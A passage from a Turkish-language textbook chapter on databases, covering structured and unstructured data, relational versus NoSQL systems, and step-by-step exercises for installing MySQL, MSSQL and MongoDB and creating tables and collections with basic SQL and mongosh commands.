Yapılandırılmış Veri: Önceden belirlenmiş bir formata sahip ve genellikle tablolar hâlinde düzenlenen verilerdir. Bu tablolar, veri tabanlarında saklanır ve her sütun belirli bir veri tipini (sayı, metin, tarih vb.) temsil eder. Her satır ise bu sütunlara karşılık gelen değerleri içerir. Örneğin bir okul veri tabanındaki öğrenci tablosunda **Öğrenci No.**, **Adı-Soyadı**, **Doğum Tarihi** gibi sütunlar bulunabilir. Her satır, bir öğrenciyi temsil eder ve bu sütunlara karşılık gelen değerleri içerir. Yapılandırılmış veriler kolay yönetilebilir ve sorgulanabilir.

Yarı Yapılandırılmış Veri: Yapılandırılmış veri kadar katı bir şemaya sahip değildir ancak bir miktar organizasyon ve etiketleme içeren verilerdir. Genellikle hiyerarşik bir yapıya sahiptir. Yarı yapılandırılmış veri; XML, JSON, CSV gibi formatlarda saklanabilir. Örneğin bir e-ticaret sitesindeki ürün açıklamaları JSON formatında saklanabilir. Bu e-ticaret sitesinde ürün adı, ürün fiyatı gibi bilgiler sabit bulunurken ürün açıklamaları, üründen ürüne farklılık gösterir ve ürünlerle ilgili bu açıklamaların belirli bir düzeni bulunmaz.

Yapılandırılmamış Veri: Önceden belirlenmiş bir formata veya organizasyona sahip olmayan verilerdir. Bu tür veriler analiz için doğrudan işlenemez ve özel araçlarla bunların düzenlenmesi gerekir. Yapılandırılmamış verilerin analiz edilmesi ve onlardan anlam çıkarılması daha zordur. Bu veriler; metin belgeleri, resimler, videolar, ses kayıtları gibi çeşitli formatlarda olabilir.

5.1.2. Veri Tabanı

Veri tabanı; organize bir şekilde depolanan, kolayca erişilebilen, yönetilebilen ve güncellenebilen veri topluluğudur (Görsel 5.2). Bir kütüphanedeki kitapların raflarda düzenli bir şekilde yer alması gibi veri tabanlarında da veriler, tablolar hâlinde saklanır. Bu sayede verilere hızlı ve kolay bir şekilde erişilebilir.

Görsel 5.2: Veri tabanı örneği

Veri tabanlarının özellikleri şunlardır:

Veri Bütünlüğü: Veri tabanları, verilerin tutarlı ve doğru olmasını sağlar. Veri bütünlüğü kuralları, veri tabanına girilen verilerin belirli standartları karşılamasını zorunlu kılar.

Veri Paylaşımı: Veri tabanları, birden fazla kullanıcının aynı verilere erişmesini ve bunların paylaşılmasını sağlar.

Veri Güvenliği: Veri tabanları, verileri yetkisiz erişime ve değişikliklere karşı korur.

Veri Yedekleme ve Kurtarma: Veri tabanları, verilerin yedeklenmesini ve gerektiğinde kurtarılmasını sağlar.

5.1.3. Veri Tabanı Yönetim Sistemi

Veri tabanlarını oluşturmak, yönetmek ve kullanmak için Veri Tabanı Yönetim Sistemleri [Database Management System (DBMS)] kullanılır. VTYS ile verilerin depolanması, düzenlenmesi, sorgulanması ve korunması sağlanır.

5.1.4. Veri Tabanı Yönetim Sistemi Türleri

Veri tabanı yönetim sistemi türleri genellikle yapılarına göre sınıflandırılır. **İlişkisel Veri Tabanı Yönetim Sistemleri [RDBMS (Relational Database Management System)]** ve **İlişkisel Olmayan Veri Tabanı Yönetim Sistemleri (NoSQL)** olmak üzere iki veri tabanı yönetim sistemi vardır.

5.1.4.1. İlişkisel Veri Tabanı Yönetim Sistemleri

İlişkisel veri tabanı yönetim sistemleri, verileri tablolar hâlinde düzenler ve tablolar arasında ilişkiler kurarak verileri birbirine bağlar. Bu tablolar, satırlar ve sütunlardan oluşur. Her satır bir veri kaydını, her sütun ise bu kaydın özelliğini temsil eder. Örneğin okuldaki öğrenci bilgileri ve devamsızlık bilgileri ayrı ayrı tablolar hâlinde tutulabilir. Bu tablolar arasında ilişkiler kurularak öğrencilerin devamsızlık bilgilerine ulaşılabilir (Görsel 5.3).

Öğrenci Numarası	Öğrenci Adı	Doğum Yılı
123	Hatice	2010
145	Ali	2011
234	Ebubekir	2010
321	Ayşe	2012

Devamsızlık Kayıt Numarası	Öğrenci Numarası	Devamsızlık Günü
1	123	05.11.2024
2	145	05.11.2024
3	123	06.11.2024
4	123	07.11.2024

Görsel 5.3: Öğrenci bilgileri ve devamsızlık tabloları

RDBMS'nin avantajları şunlardır:

- Yapılandırılmış veriyi yönetmek için idealdir.
- Veri bütünlüğünü sağlar. Veri bütünlüğü kuralları, veri tabanına girilen verilerin belirli standartları karşılamasını zorunlu kılar. Böylece verilerin tutarlı ve doğru olması güvence altına alınır.
- SQL [Structured Query Language (Yapısal Sorgulama Dili)] gibi güçlü bir sorgulama diliyle kullanılır. SQL; verileri sorgulamak, eklemek, güncellemek ve silmek için kullanılan standart bir dildir.
- ACID özelliklerini destekler. ACID; Atomicity (Atomiklik), Consistency (Tutarlılık), Isolation (İzolasyon) ve Durability (Kalıcılık) kelimelerinin ilk harflerinden oluşur ve bir veri tabanı işleminin güvenilirliğini sağlayan dört temel özelliği ifade eder.

RDBMS'nin dezavantajları şunlardır:

- Büyük miktarda veriyi ölçeklendirmek zor olabilir.
- Yapılandırılmamış veya yarı yapılandırılmış verileri işlemek için uygun değildir.

5.1.4.2. İlişkisel Olmayan Veri Tabanı Yönetim Sistemleri

NoSQL veri tabanları, ilişkisel modelin katı yapısına bağlı kalmaz. Genellikle büyük miktarda yapılandırılmamış veya yarı yapılandırılmış veriyi işlemek için kullanılır.

NoSQL'in avantajları şunlardır:

- Büyük miktarda veriyi ölçeklendirmek için daha uygundur.
- Yüksek performans ve kullanılabilirlik sunar.
- Esnek bir yapıya sahiptir ve farklı veri modellerini destekler.
- Büyük veriler ve gerçek zamanlı uygulamalar için idealdir.

NoSQL'in dezavantajları şunlardır:

- Veri bütünlüğü RDBMS kadar güçlü olmayabilir.
- Standart bir sorgulama dili yoktur. Farklı NoSQL veri tabanları, farklı sorgulama dilleri kullanır.
- ACID özelliklerini her zaman tam olarak desteklemez.

RDBMS ve NoSQL veri tabanları, farklı ihtiyaçları karşılamak için tasarlanmıştır. RDBMS, yapılandırılmış veriyi yönetmek için ideal bir seçimdir. NoSQL ise büyük veri ve gerçek zamanlı uygulamalar için daha uygundur. Hangi veri tabanı sisteminin kullanılacağı, uygulamanın ihtiyaçlarına ve veri türüne bağlıdır.

5.2. VERİ TABANI YÖNETİM SİSTEMLERİNİN KULLANIMI

İşletmelerden eğitim kurumlarına, bireysel kullanıcılardan büyük şirketlere kadar birçok alanda veri tabanı yönetim sistemlerinden yararlanılır. MSSQL, MySQL gibi veri tabanı yönetim sistemleri en çok kullanılan ilişkisel veri tabanı yönetim sistemleridir.

1. Uygulama

İşlem adımlarına göre MySQL ilişkisel veri tabanı yönetim sistemi kurulumunu gerçekleştiriniz.

1. Adım: MySQL'in resmî web sitesine (https://dev.mysql.com/downloads/installer/) gidip MySQL yükleyicisini indiriniz.


2. Adım: Kurulum dosyasını indirdikten sonra çalıştırınız.

3. Adım: Kurulum tipini seçip (Full veya Custom) **Next** düğmesine basınız.

4. Adım: Kurulacak programların (MySQL Server, MySQL Shell ve MySQL Workbench) listesini kontrol edip **Execute** düğmesine basınız.

5. Adım: Kurulumlar bittikten sonra uygulama ayarlarını yapınız.

6. Adım: MySQL Server programının port ayarlarını yapınız (Görsel 5.4).



Görsel 5.4: MySQL Server programının port ayarları

7. Adım: MySQL Server Root kullanıcı parolasını ayarlayınız.

8. Adım: Root şifresini girip, Check düğmesine basarak MySQL Server bağlantısını kontrol ediniz.

9. Adım: Kurulumu tamamlayınız.

2. Uygulama

İşlem adımlarına göre MSSQL ilişkisel veri tabanı yönetim sistemi kurulumunu gerçekleştiriniz.

1. Adım: MSSQL'in resmî web sitesine (https:/www.microsoft.com/tr-tr/sql-server/sql-server-downloads) gidip MSSQL Express Edition yükleyicisini indiriniz.

2. Adım: Kurulum dosyasının indirdikten sonra çalıştırınız.

3. Adım: Kurulum tipi olarak **Custom** seçiniz.

4. Adım: SQL Server kurulumu için gerekli dosyaların indirileceği klasörü seçiniz.

5. Adım: Kurulum dosyaları indikten sonra SQL Server Installation Center programının otomatik olarak çalışmasını gözlemleyiniz.

6. Adım: **New SQL Server standalone installation or add features to an existing installation** seçeneğini seçerek kuruluma başlayınız.


7. Adım: Lisans koşullarını kabul ediniz.

8. Adım: Güncelleme ayarlarını yapınız.

9. Adım: Kurulum kurallarını gözden geçirerek, bir problem yoksa **Next** düğmesine basarak kuruluma devam ediniz.

10. Adım: **Azure** uzantıları iptal ederek kuruluma devam ediniz.

11. Adım: Kurulacak özelliklerin seçimini yapınız (Görsel 5.5).



Görsel 5.5: SQL Server özellik seçimi

12. Adım: MSSQL Server için **Named intance (Bir örnek adı)** tanımlayınız.

13. Adım: Yetkilendirme modunu **Mixed Mode** olarak ayarlayıp yönetici parolasını belirleyiniz.

14. Adım: MSSQL Server kurulumunu tamamlayınız.

15. Adım: SQL Server Management Studio (SSMS) kurulumu programını indirip çalıştırınız (https://aka.ms/ssmsfullsetup).

16. Adım: SSMS kurulum yerini belirleyiniz.

17. Adım: SSMS kurulumunu tamamlayınız.

18. Adım: SSMS programını çalıştırıp SQL Server'a bağlantı gerçekleştiriniz.

3. Uygulama


İşlem adımlarına göre ilişkisel veri tabanı yönetim sistemi arayüzünü kullanarak veri tabanı tablolarını ve ilişkilerini oluşturan uygulamayı gerçekleştiriniz.

1. Adım: MySQL Workbench programını çalıştırınız.

2. Adım: MySQL Workbench ana penceresinde **Models** penceresini açınız (Görsel 5.6).

3. Adım: Models penceresinde **ERR Model Oluşturma** düğmesine basınız (Görsel 5.7).

Görsel 5.6: Models penceresi




Görsel 5.7: ERR Model Oluşturma düğmesi

4. Adım: **Fiziksel Şemalar (Physical Schemas)** bölümüne sağ tıklayarak açılan menüden **Edit Schema** komutunu seçiniz.

5. Adım: Şema ismini **okulyonetim** olarak veriniz.

6. Adım: **Add Table** komutuna tıklayarak yeni bir tablo ekleyiniz.


7. Adım: Tablo adı **siniflar** olacak şekilde sütunları ekleyiniz (Görsel 5.8).



Görsel 5.8: okulyonetim şemasında siniflar tablosu

8. Adım: **Add Table** komutuna tıklayarak yeni bir tablo ekleyiniz.

9. Adım: Tablo adı **ogrenciler** olacak şekilde sütunları ekleyiniz (Görsel 5.9).




Görsel 5.9: okulyonetim şemasında ogrenciler tablosu

10. Adım: **Add Diagram** komutuna tıklayarak yeni bir diyagram oluşturunuz.


11. Adım: **Catalog Tree**'deki tabloları **Diagram** penceresine sürükleyip bırakınız.

12. Adım: **1:n ilişkisel bağ kurma** komutunu (klavye kısayolu 6) seçiniz (Görsel 5.10).



Görsel 5.10: 1:n ilişkisel bağ kurma düğmesi

13. Adım: **ogrenciler** tablosundaki **sinif_id** ile **siniflar** tablosundaki **sinif_id** sütunlarını ilişkilendiriniz (Görsel 5.11).



Görsel 5.11: Tablolar arası ilişki

14. Adım: **Database** menüsünden **Synchronize Model (Ctrl + Shift + Z)** komutuna basınız.

15. Adım: **Synchronize Model with Database** penceresinde MySQL sunucu bağlantı ayarlarını yapınız.

16. Adım: Senkronize edilecek veri tabanını seçiniz.

17. Adım: Hazırlanan SQL kodunu inceledikten sonra **Execute** düğmesine basarak veri tabanı şemasını oluşturunuz.

4. Uygulama

İşlem adımlarına göre ilişkisel veri tabanı komut satırı kullanarak veri tabanı tablolarını ve ilişkilerini oluşturan uygulamayı gerçekleştiriniz.

1. Adım: Terminal uygulamasını çalıştırınız.

2. Adım: **sqlcmd -S <MSSQL Server adı>** komutunu çalıştırınız.

3. Adım: SQL komutlarıyla veri tabanı ve tabloları oluşturunuz (Görsel 5.12).

```
C:\>sqlcmd -S DESKTOP-68AQP5P\SQLEXPRESS
1> CREATE DATABASE okulyonetim;
2> GO
1> USE okulyonetim;
2> GO
Changed database context to 'okulyonetim'.
1> CREATE TABLE siniflar (
2> sinif_id int PRIMARY KEY IDENTITY(1,1) NOT NULL,
3> sinif_adi nchar(45) NOT NULL,
4> );
5> GO
1> CREATE TABLE ogrenciler (
2> ogrenci_id int PRIMARY KEY IDENTITY(1,1) NOT NULL,
3> ad nchar(45) NOT NULL,
4> soyad nchar(45) NOT NULL,
5> numara nchar(5) NOT NULL,
6> sinif_id int,
7> FOREIGN KEY(sinif_id) REFERENCES siniflar(sinif_id)
8> );
9>
10> GO
1>
```

Görsel 5.12: Veri tabanı ve tabloları oluşturma sorguları

5. Uygulama

İşlem adımlarına göre ilişkisel veri tabanı komut satırı kullanarak veri tabanı tablolarını ve ilişkilerini oluşturan uygulamayı gerçekleştiriniz.

1. Adım: Terminal uygulamasını çalıştırınız.

2. Adım: **mysql -u <kullanıcı adı> -p** komutunu çalıştırınız.

3. Adım: MySQL sunucu parolasını giriniz.

4. Adım: SQL komutlarıyla veri tabanı ve tabloları oluşturunuz (Görsel 5.13).

```
MySQL 8.0 Command Line Cli
mysql> CREATE DATABASE eticaret;
Query OK, 1 row affected (0.01 sec)

mysql> USE eticaret;
Database changed
mysql> CREATE TABLE musteriler(
    -> musteri_id INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
    -> musteri_adi VARCHAR(45)
    -> );
Query OK, 0 rows affected (0.03 sec)

mysql> CREATE TABLE siparisler(
    -> siparis_id INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
    -> siparis_tarihi DATE,
    -> musteri_id INT,
    -> FOREIGN KEY (musteri_id) REFERENCES musteriler(musteri_id)
    -> );
Query OK, 0 rows affected (0.02 sec)

mysql>
```

Görsel 5.13: eticaret veri tabanı oluşturma sorguları

6. Uygulama

İşlem adımlarına göre NoSQL veri tabanı yönetim sistemi kurulumunu gerçekleştiriniz.


1. Adım: MongoDB'nin resmî kurulum sitesine (https://www.mongodb.com/) gidip kurulum dosyasını indiriniz.

2. Adım: Kurulum dosyasını çalıştırınız.

3. Adım: Lisans sözleşmesini kabul ederek **Next** düğmesine basınız.

4. Adım: Kurulum tipi olarak **Complete**'i seçerek kuruluma devam ediniz.

5. Adım: Servis ayarlarını yaparak **Next** düğmesine basınız (Görsel 5.14).



Görsel 5.14: MongoDB servis ayarları penceresi

6. Adım: MongoDB'yi grafik arayüzüyle kullanmak için MongoDB Compass kurulumu onay kutusunu işaretleyerek **Next** düğmesine basınız.

7. Adım: **Install** düğmesine basarak dosyaların yüklenmesini başlatınız.

8. Adım: **Finish** düğmesine basarak kurulumu tamamlayınız.

7. Uygulama

İşlem adımlarına göre NoSQL veri tabanı yönetim sistemi arayüzünü kullanarak veri tabanı ve koleksiyon oluşturma işlemlerini gerçekleştiriniz.


1. Adım: MongoDB Compass uygulamasını çalıştırınız.

2. Adım: **Add new connection** düğmesine basarak yeni bir bağlantı oluşturma penceresini açınız.

3. Adım: **Save & Connect** düğmesine basarak MongoDB'ye bağlantıyı sağlayınız.

4. Adım: **Create Database** düğmesine basarak yeni bir veri tabanı oluşturma penceresini açınız.


5. Adım: Veri tabanı adına **eticaret,** koleksiyon adına **urunler** yazıp yeni bir veri tabanı ve koleksiyon oluşturmak için **Create Database** düğmesine basınız (Görsel 5.15).



Görsel 5.15: MongoDB yeni veri tabanı oluşturma penceresi

6. Adım: **ADD DATA** düğmesine basıp **Insert document** seçeneği ile doküman ekleme penceresini açınız.

7. Adım: Ürün bilgilerini girip, **Insert** düğmesine basarak yeni bir doküman ekleyiniz (Görsel 5.16).



Görsel 5.16: Yeni doküman ekleme sorgusu

8. Uygulama

İşlem adımlarına göre NoSQL VTYS terminalini kullanarak veri tabanı oluşturma ve koleksiyon oluşturma işlemlerini gerçekleştiriniz.

1. Adım: MongoDB Compass uygulamasını çalıştırınız.

2. Adım: **Open MongoDB shell** düğmesine basarak terminal penceresini açınız (Görsel 5.17).

Görsel 5.17: MongoDB shell açma düğmesi

3. Adım: **MONGOSH** penceresinde **use eticaret1** komutuyla yeni bir veri tabanı oluşturunuz.

4. Adım: **db.createCollection("urunler")** komutuyla yeni bir koleksiyon oluşturunuz.

5. Adım: **db.urunler.insertOne({"id":1,"urun_adi":"PC","fiyat":40000,"stok_durumu":5})** komutuyla yeni bir doküman ekleyiniz (Görsel 5.18).

```
>_MONGOSH
> use eticaret1
< switched to db eticaret1
> db.createCollection("urunler")
< { ok: 1 }
> db.urunler.insertOne({"id":1, "urun_adi": "PC", "fiyat": 40000, "stok_durumu": 5})
< {
    acknowledged: true,
    insertedId: ObjectId('672f8d8a28406e4c67259d19')
  }
eticaret1>
```

Görsel 5.18: Doküman ekleme sorguları

5.3. SQL VE NoSQL SORGU İŞLEMLERİ

SQL, veri tabanı yönetim sistemlerinde kullanılan yapılandırılmış sorgu dilidir. SQL; kullanıcıların veri tabanı ve tablo yapıları oluşturmasını, çeşitli veri işleme ve yönetimi türlerini gerçekleştirmesini ve yararlı bilgileri çıkarmak için veri tabanını sorgulamasını sağlayan komutlardan oluşur. İlişkisel VTYS yazılımları, SQL'i destekler.

5.3.1. İlişkisel Veri Tabanı Yönetim Sisteminde Sorgu İşlemleri

İlişkisel veri tabanı yönetim sisteminde sorgu işlemleri, veri tabanındaki verileri yönetmek için kullanılan temel işlemlerdir. Bu işlemleri gerçekleştiren komutlar şunlardır:

INSERT: Veri tabanındaki bir tabloya yeni veriler eklemek için kullanılır.

SELECT: Veri tabanından veri almak için kullanılır. SELECT sorgularıyla hangi verilerin alınacağı ve nasıl filtreleneceği, toplanacağı ve görüntüleneceği belirtilir.

UPDATE: Var olan verileri değiştirmek için kullanılır.

DELETE: Veri tabanından verileri silmek için kullanılır.

İlişkisel veri tabanı yönetim sisteminde sorgu işlemleri, veri tabanı uygulamalarının temelini oluşturur. Bu işlemler, kullanıcıların verileri yönetmesine ve sorgulamasına olanak tanır.

9. Uygulama


İşlem adımlarına göre ilişkisel veri tabanı yönetim sisteminde sorgu işlemlerini gerçekleştiriniz.

1. Adım: MySQL Workbench uygulamasını çalıştırınız.

2. Adım: Giriş penceresinde **Local instance** düğmesine basarak MySQL sunucusuna bağlantıyı gerçekleştiriniz.

3. Adım: **eticaret** adında yeni bir şema oluşturunuz.

4. Adım: **urunler** adında bir tablo oluşturunuz (Görsel 5.19).



Görsel 5.19: MySQL tablo oluşturma penceresi

